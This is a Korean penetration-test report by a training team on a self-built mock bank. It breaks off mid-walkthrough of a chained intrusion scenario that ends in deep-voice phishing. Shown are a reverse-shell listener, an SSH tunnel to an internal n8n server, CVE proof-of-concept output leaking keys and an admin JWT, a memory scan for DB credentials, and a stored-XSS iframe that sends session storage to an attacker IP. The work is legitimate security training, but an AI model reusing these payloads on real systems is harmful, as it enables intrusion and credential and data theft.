

# Shellbank 시나리오 기반 모의해킹 보고서



2026. 05. 05.

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

## Confidentiality Agreements

본 보고서는 시스템 정보와 관련한 비공개 사항이 포함되어 있으므로, **열람권한은 우선적으로 정보보안 책임자로 제한**되며, 이외의 열람자격은 정보보안 책임자가 허락한 최소한의 인원으로 제한하여 주시기 바랍니다.

본 보고서는 양사간의 사전 협의 없이 어떠한 목적으로도 **외부로 유출되거나 무단 복제, 무단 사용될 수 없으며, 기밀성을 유지**한다는 전제하에 사용이 엄격하게 제한됩니다.

본 보고서는 SK 쉘더스 루키즈 29 기 모의해킹팀(Shell we dance)에서 작성하였으며, 정보보호 서약에 대한 사항을 준수합니다.

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

# 목 차

- 1. 프로젝트 개요..... 3
  - 1.1. 프로젝트 목적..... 3
  - 1.2. 프로젝트 범위..... 3
- 2. 공통 대상 환경 분석..... 4
  - 2.1. 기본 시스템 구성..... 4
  - 2.2. 공통 아키텍처 ..... 5
- 3. 연쇄 침투를 통한 지능형 보이스피싱 공격 ..... 6
  - 3.1. 시나리오 개요 및 선정 배경..... 6
  - 3.2. 연쇄 침투를 통한 지능형 보이스피싱 공격의 특화 구성 ..... 7
  - 3.3. 상세 공격 흐름 ..... 7
- 4. 협력사망 경유를 통한 공급망 연쇄 침투..... 19
  - 4.1. 시나리오 개요 및 선정 배경..... 19
  - 4.2. 협력사망 경유를 통한 공급망 연쇄 침투의 특화 구성..... 20
  - 4.3. 상세 공격 흐름 ..... 21
- 5. 종합 보안 대책 ..... 34
  - 5.1. Zero Trust ..... 34
  - 5.2. MDR..... 41
  - 5.3. SBOM ..... 43

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

## 1. 프로젝트 개요

### 1.1. 프로젝트 목적

본 프로젝트는 현대 금융권의 복잡한 IT 인프라 환경을 참고한 'Shell Bank' 핀테크 서비스 아키텍처를 직접 구축하고, 이를 대상으로 시나리오 기반의 모의해킹을 수행함으로써 실무적인 보안 설계 역량을 확보하는 데 목적이 있다. 구체적인 목표는 다음과 같다.

- 실제 금융권과 유사한 인프라 구현 : DMZ 및 내부망이 분리된 망 분리 환경과 AWS 클라우드 기반의 인프라를 구축하여 현실성 있는 진단 환경을 조성
- 복합적 취약점 식별 : 단순 웹 취약점을 넘어 클라우드 설정 오류, 외주사 연동 구간의 공급망 위협 등 다각도의 보안 약점 파악
- 보안 설계 검증 및 이해력 확보 : 공격자 관점에서 시나리오별 침투 경로를 실증함으로써, 개발 단계에서부터 반영되어야 할 핵심 보안 요구사항 도출

### 1.2. 프로젝트 범위

프로젝트 범위는 'Shell Bank' 서비스 운영에 필요한 인프라 전 구역과 사용자 접점을 포함하며, 각 단계별 주요 타겟은 다음과 같다.

- 사용자 및 엔드포인트 : Shell Bank banking 웹/앱 사용자의 단말기 내 저장된 개인정보(고객 정보, 연락처 등)
- 대외 서비스 구간 : 외부 API Gateway, 웹 애플리케이션 서버 등 초기 진입점이 되는 공개 노출 서버
- 내부망 인프라 : 망 분리 환경 내 배치된 내부 업무 서버, 배포 자동화 서버, 고객 정보가 저장된 데이터베이스 등
- 데이터 자산 : 고객 식별 정보, 금융 거래 데이터, 내부 시스템 접근 권한



|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |


## 2. 공통 대상 환경 분석

### 2.1. 기본 시스템 구성

| 시스템명         | 역할                            | 버전/스펙           | 망 구분                         |
|--------------|-------------------------------|-----------------|------------------------------|
| 인증센터 서버      | 일반 사용자 인증 및 권한 관리             | Java 17         | User Vpc / Public Subnet     |
| Wing FTP 서버  | 외주사와 인쇄 필요 문서 공유 관리           | 7.4.3           | User Vpc / Public Subnet     |
| User-Web 서버  | 고객 프론트엔드 웹 서비스 제공             | Nginx 1.28.2    | User Vpc / Private Subnet    |
| User-Was 서버  | 고객 백엔드 비즈니스 로직 처리 및 API 제공    | Tomcat 10.1.18  | User Vpc / Private Subnet    |
| Elasticache  | 세션 관리를 위한 데이터 캐싱              | V 7.1.0         | User Vpc / Private Subnet    |
| RDS          | 고객 서비스용 DB                    | Oracle 19c      | User Vpc / Private Subnet    |
| Admin-Web 서버 | 사내 관리자용 웹페이지                  | Nginx 1.28.2    | Admin Vpc / Private Subnet   |
| Admin-Was 서버 | 사내 관리자용 백엔드 비즈니스 로직 처리        | Tomcat 10.1.18  | Admin Vpc / Private Subnet   |
| Zimbra 서버    | 사내 이메일 시스템                    | Zimbra 10.1.10  | Admin Vpc / Private Subnet   |
| CS-Web 서버    | 고객센터 관리용 웹페이지                 | Nginx 1.28.2    | CS Vpc / Private Subnet      |
| CS-Was 서버    | 고객센터 용 백엔드 업무 로직 처리           | Tomcat 10.1.18  | CS Vpc / Private Subnet      |
| VoIP 서버      | 고객센터 인터넷 전화 서비스 통신 및 라우팅      | Asterisk 22.8.2 | CS Vpc / Private Subnet      |
| n8n 서버       | 워크플로우 자동화 파이프라인 구성            | n8n 1.120.4     | n8n Vpc / Private Subnet     |
| Jenkins 서버   | CI/CD 파이프라인, 소스코드 빌드 및 배포 자동화 | Jenkins 2.426.2 | Jenkins Vpc / Private Subnet |

|                                                      |                                                     |                                        |
|------------------------------------------------------|-----------------------------------------------------|----------------------------------------|
| <div> <div>보안등급</div> <div>Confidential</div> </div> | <div> <div>Shell bank 시나리오 기반 모의해킹 보고서</div> </div> | <div> <div>Shell We Dance</div> </div> |
|                                                      |                                                     | <div> <div>2026. 05. 05</div> </div>   |

## 2.2. 공통 아키텍처



|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

### 3. 연쇄 침투를 통한 지능형 보이스피싱 공격

#### 3.1. 시나리오 개요 및 선정 배경

본 시나리오는 파일 업로드 취약점을 통해 서버 초기 침투 후, 내부망 이동 및 n8n 취약점 악용으로 보안 로직을 무력화하고 핵심 인프라를 장악합니다. 이후 고객센터 XSS 와 음성 데이터 분석을 통해 딥보이스 기반 자동화 피싱으로 실제 자금 탈취까지 이어지는 공격 흐름을 구체화합니다.

##### • Phase 1 : 파일 업로드 취약점 이용

- 초기 침투: 사용자의 프로필 사진 업로드 기능에서 파일 업로드 우회 취약점을 이용해 리버스 셸(Reverse Shell)을 실행합니다. 공격자 서버의 포트를 Listen 상태로 유지하여 웹 서버로부터의 셸 연결을 획득합니다.
- 내부 정찰: 침투한 서버 내부에서 netstat 명령어로 통신 중인 서버 정보를 수집하여 n8n 의 기본 포트인 5678 번을 식별하고, application.properties 파일에서 엔드포인트 주소를 확보합니다.

##### • Phase 2 : 내부망 횡적 이동 및 보안 로직 무력화

- 자동화 서버 장악: Serveo(SSH 터널링 서비스)를 이용해 내부 n8n 서버에 접근할 수 있는 URL 을 생성하고 서버 버전을 확인합니다. 이후 공개된 CVE 취약점을 활용해 관리자 ID, 패스워드 해시, JWT 서명 비밀키를 추출합니다.
- 보안 시스템 무력화: 탈취한 키로 관리자 JWT 를 생성해 브라우저에 주입함으로써 관리자 권한을 획득합니다. n8n 워크플로우 내의 핵심 보안 노드를 식별한 뒤, 탐지 로직을 우회하도록 소스 코드를 변조하여 시스템을 무력화합니다.

##### • Phase 3 : 협력사망 침투 및 데이터 탈취

- 기밀 데이터 추출: 메모리 맵 분석을 통해 AWS Secret Manager 로부터 호출된 평문 DB 접속 정보를 추출합니다. 이를 통해 내부 AWS RDS 에 접속하여 회원 정보 등 민감 데이터를 탈취합니다.
- 고객센터망 침투: 추가 침투 경로 확보를 위해 고객센터 관리자 페이지에 Stored XSS 를 삽입합니다. 관리자가 이를 요청하면 80 번 포트로 대기 중인 공격자에게 관리자 웹페이지 주소와 인증 JWT 값이 전송되어 고객센터망 권한을 획득합니다.

##### • Phase 4 : 데이터 분석 및 딥보이스 모델 생성

- 음성 데이터 자산화: 웹 셸과 리버스 셸을 통해 장악한 고객센터 서버의 .env 파일에서 평문 DB 크리덴셜을 획득합니다. DB 에 접근하여 실시간 통화 녹음 내역을 특정하고, 이를 공격자 서버(9000 번 포트)로 전송하여 대량 유출합니다.
- AI 학습: 유출된 녹음 파일을 분류 및 전처리한 후, 딥러닝 기반 음성 합성 모델을 학습시켜 대상자의 목소리를 완벽하게 복제한 공격 자산을 확보합니다.

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

• Phase 5 : 지능형 피싱 및 자금 탈취

- 최종 공격 실행: 확보된 딥보이스 모델과 탈취한 개인정보를 결합하여 지능형 보이스피싱을 수행합니다. 복제된 목소리를 통해 피해자를 기만하고 최종적으로 자금을 탈취하며 공격 시나리오를 완결합니다.

### 3.2. 연쇄 침투를 통한 지능형 보이스피싱 공격의 특화 구성

- 협력사망 구성(CS 서버)

### 3.3. 상세 공격 흐름

1. 공격자가 유저의 프로필 사진 업로드 기능에서 파일 업로드 우회 취약점을 발견함



|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

2. 업로드한 악성파일에서 요청하는 포트번호를 Listen상태로 대기함

```
-user@ip-172-31-32-99 ~]$ sudo nc -lvp 443
: Version 7.93 ( https://nmap.org/ncat )
: Listening on :::443
: Listening on 0.0.0.0:443
: Connection from 52.79.200.193.
: Connection from 52.79.200.193:65248.
: cannot set terminal process group (1): Inappropriate ioctl for device
: no job control in this shell
@f2539050044f:/app#
```

3. Netstat 명령어를 이용하여 통신하는 서버 정보를 획득함


```
root@0a1c029b08c4:/app# netstat
netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0a1c029b08c4:46598      ip-10-0-4-59.ap-no:1521
tcp        0      0 0a1c029b08c4:39152      ip-10-30-0-252.ap-:5678
```

4. Application.properties파일에서 endpoint 주소를 획득 및 Serveo를 이용하여 접근 가능한 URL 생성함


```
root@0a1c029b08c4:/app# unzip -p /app/app.jar BOOT-INF/classes/application
.properties | grep n8n
< BOOT-INF/classes/application.properties | grep n8n
n8n.bulk-transfer.form-url=${N8N_BULK_TRANSFER_FORM_URL:http://10-30-0-252
:5678/form/a932faaa-2843-4315-91b3-6ea4e87255a7}
root@0a1c029b08c4:/app# ssh -o "StrictHostKeyChecking=no" -R 80:10.30.0.25
2:5678 serveo.net
<stKeyChecking=no" -R 80:10.30.0.252:5678 serveo.net
Pseudo-terminal will not be allocated because stdin is not a terminal.
Forwarding HTTP traffic from https://37a3152fb11e43de-52-79-200-193.serveo
usercontent.com
```

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

5. 획득한 정보와 터널링 기술로 생성한 URL을 조합하여, 해당 사이트를 확인함



6. n8n 서버의 공개된 엔드포인트를 호출하여 버전을 식별함




|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

7. n8n 서버 해당 정보를 기반으로 CVE 이용하여 관리자 권한의 JWT를 생성함

```
seongjunmo@seongjunmoui-MacBookAir CVE-2026-21858 % python3 poc.py
=== n8n RCE Tool Setup ===
Enter Form URL (ex: http://localhost:9000/form/...): https://37a3152fb11e43de-52-79-200-193.serveusercontent.com/form/a932faaa-2843-4315-91b3-6ea4e87255a7

=====
n8n CVE-2026-21858: Advanced Asset Auto-Extraction
=====
[>] Extracting config (Target: https://37a3152fb11e43de-52-79-200-193.serveusercontent.com/form-waiting/203)
[+] Encryption Key: fds_secret_key_2026
[>] Phase 2: Extracting DB via LFI...
[>] Extracting database.sqlite (Target: https://37a3152fb11e43de-52-79-200-193.serveusercontent.com/form-waiting/204)
[>] Extracting n8nEventLog.log (Target: https://37a3152fb11e43de-52-79-200-193.serveusercontent.com/form-waiting/205)
[+] admin_id = a8eee950-c43a-4f80-9eed-df8cd7282fd5
[+] admin_hash = qDWEN6W924
[+] n8n-auth = eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImE4ZWV0TUzLWm0M2EtNGY0MC05ZWVklWRmOGNkNzI4MmZkNSIsImhhc2giOiJxRFdFTjZxOTI0IiwidXNlZGI6ImYySI6ZmFsc2UsIm1hdCI6MTc3NzAxMTYzOSwiZXhwIjoxNzY0MjM0MDM5fQ.3TSA55dhajzpuVlX1AeLcH0c1kfAsKncIDdhlp2wXjE
```

8. 탈취한 JWT를 시스템의 인증 토큰 키 값을 직접 삽입하여 관리자 접근 권한을 획득함




The screenshot shows a web browser with the URL `37a3152fb11e43de-52-79-200-193.serveusercontent.com/signin?r...`. The page displays the n8n logo and a "Sign in" button. The Chrome DevTools console is open, showing the `document.cookie` value. The cookie value is highlighted in red in the original image, showing the n8n-auth token.

```
> document.cookie = "n8n-auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImE4ZWV0TUzLWm0M2EtNGY0MC05ZWVklWRmOGNkNzI4MmZkNSIsImhhc2giOiJxRFdFTjZxOTI0IiwidXNlZGI6ImYySI6ZmFsc2UsIm1hdCI6MTc3NzAxMTYzOSwiZXhwIjoxNzY0MjM0MDM5fQ.3TSA55dhajzpuVlX1AeLcH0c1kfAsKncIDdhlp2wXjE"; path=/;
```


|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

9. n8n에서 구동 중인 자동화 워크플로우를 조사하여, 보안 로직 노드 연결을 해제함





|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |



10. 메모리 덤프 내에서 특정 패턴을 스캔하여, 암호화된 기밀 데이터를 평문 형태로 추출함

```
> while(<$m>){
>   next unless /^[0-9a-f]+)-([0-9a-f]+) r/;
>   my($s,$e)=(hex($1),hex($2));
>   next if $e-$s>50*1024*1024;
>   seek($f,$s,0) or next;
>   mv $d: read($f,$d,$e-$s) or next;
>   while($d =~ /DB_(URL|USERNAME|PASSWORD)=[^\x00\n]{5,100}/g){
>     print $&."\n" unless $seen{$&}++;
>   }
> }
>
' 2>/dev/null | sort -u
DB_PASSWORD=Rk84#AppW3z9$Lm
DB_URL=jdbc:oracle:thin:@//sk29pentest-oracle-db.cp4mqrgojf9g.ap-northeast
-2.rds.amazonaws.com:1521/SBANK
DB_USERNAME=sbank_app
```

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

11. DB 정보를 활용하여 AWS RDS 접근 및 관리자 권한으로 민감 데이터를 탈취하며, 추가적인 침투 경로를 확보하기 위해 악성 스크립트(Stored XSS)를 삽입함

```
SQL> SELECT owner, table_name FROM all_tables WHERE table_name = 'CUSTOMERS';

OWNER
-----
TABLE_NAME
-----
SBANK_ADMIN
CUSTOMERS

SQL> DESC SBANK_ADMIN.CUSTOMERS;
이름                                널?       유형
-----
CUSTOMER_ID                        NOT NULL  NUMBER
NAME                               VARCHAR2(100)
RESIDENT_ID                        VARCHAR2(255)
PHONE                              VARCHAR2(20)
EMAIL                             VARCHAR2(100)
ADDRESS                           VARCHAR2(255)
CREATED_AT                        TIMESTAMP(6)
STATUS                            VARCHAR2(20)

SQL> UPDATE customers SET address = '서울특별시 강남구 테헤란로 152<iframe src="about:blank" onload="location.href=`http://13.125.254.214/?c=${JSON.stringify(sessionStorage)}|URL:${location.href}`" style="width: 0px; height: 0px; border: none;"></iframe>' WHERE name = 'rookies' AND phone = '010-1234-1234';
```

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

12. 악성 스크립트가 실행될 때까지 80포트를 Listen 상태로 대기하며, 해당 관리자가 악성 스크립트가 삽입된 정보를 요청하게 되면, 해당 관리자의 정보가 공격자에게 전송됨

The image shows a terminal window and a web browser. The terminal window displays the following text:

```
[ec2-user@ip-172-31-32-99 ~]$ sudo nc -lvnp 80
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
```

The web browser shows a customer information page. The URL is <https://sk29pentest-cs-alb-1105334687.ap-northeast-2.elb.amazonaws.com/...>. The page contains a search bar and a form with the following fields:

- 고객명: rookies
- 연락처: 010-1234-1234
- 정보 요청 (button)

The search results show the following information:

- 고객명: rookies (실제 정보)
- 연락처: 010-1234-1234
- 고객번호: 4
- 주소: 서울특별시 강남구 테헤란로 152

13. 공격자는 관리자가 사용하는 웹페이지에 대한 주소값, 관리자 인증 JWT 값을 획득함

```
[ec2-user@ip-172-31-32-99 ~]$ sudo nc -lvnp 80
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 116.46.212.17.
Ncat: Connection from 116.46.212.17:50794.
